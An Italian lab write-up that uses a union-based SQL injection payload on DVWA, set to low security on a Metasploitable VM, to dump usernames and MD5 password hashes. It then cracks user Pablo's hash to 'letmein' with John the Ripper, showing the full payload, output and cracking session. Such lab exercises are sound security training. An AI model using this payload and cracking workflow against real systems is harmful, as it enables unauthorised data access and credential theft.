


# SQL Injection



L'obiettivo di oggi è quello di recuperare la password in chiaro dell'utente Pablo Picasso tramite la tecnica del SQL injection.

**SQL injection:** solitamente un'applicazione Web utilizza uno o più database di backend per salvare i dati che elabora. Per interagire con i database, le applicazioni web utilizzano lo <structured query language> o SQL. La SQL injection è una tecnica di code injection, usata per attaccare applicazioni che gestiscono dati attraverso database relazionali sfruttando il linguaggio SQL.

Come primo passo cambiamo gli indirizzi IP delle due macchine:

- Kali -> 192.168.13.100
- Metasploitable -> 192.168.13.150

Dopo aver impostato su 'low' la sicurezza della DVWA, ci siamo spostati sulla tab SQL injection e tramite il codice `"%' and 1=0 union select null, concat(user,0x0a,password) from users#"` abbiamo rilevato i codici hash delle password di ciascun utente.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

```

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03


ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99

```

Una volta ricavato il codice hash dell'utente Pablo, andiamo a realizzare un file .txt in cui andiamo ad associare l'utente con il suo codice hash in modo che 'John the Ripper' possa decriptare in seguito il formato md5.



Andiamo ad avviare il tool JtR specificandone il formato ed il file da dove decriptare il codice. Siamo così riusciti a ricavare la password in chiaro di Pablo, ovvero 'letmein'.

```

(root@kali)-[/home/kali]
# john --format=raw-md5 -- /home/kali/Desktop/pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 20 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein (pablo)
1g 0:00:00:00 DONE 2/3 (2022-09-05 05:28) 25.00g/s 31700p/s 31700c/s 31700C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

```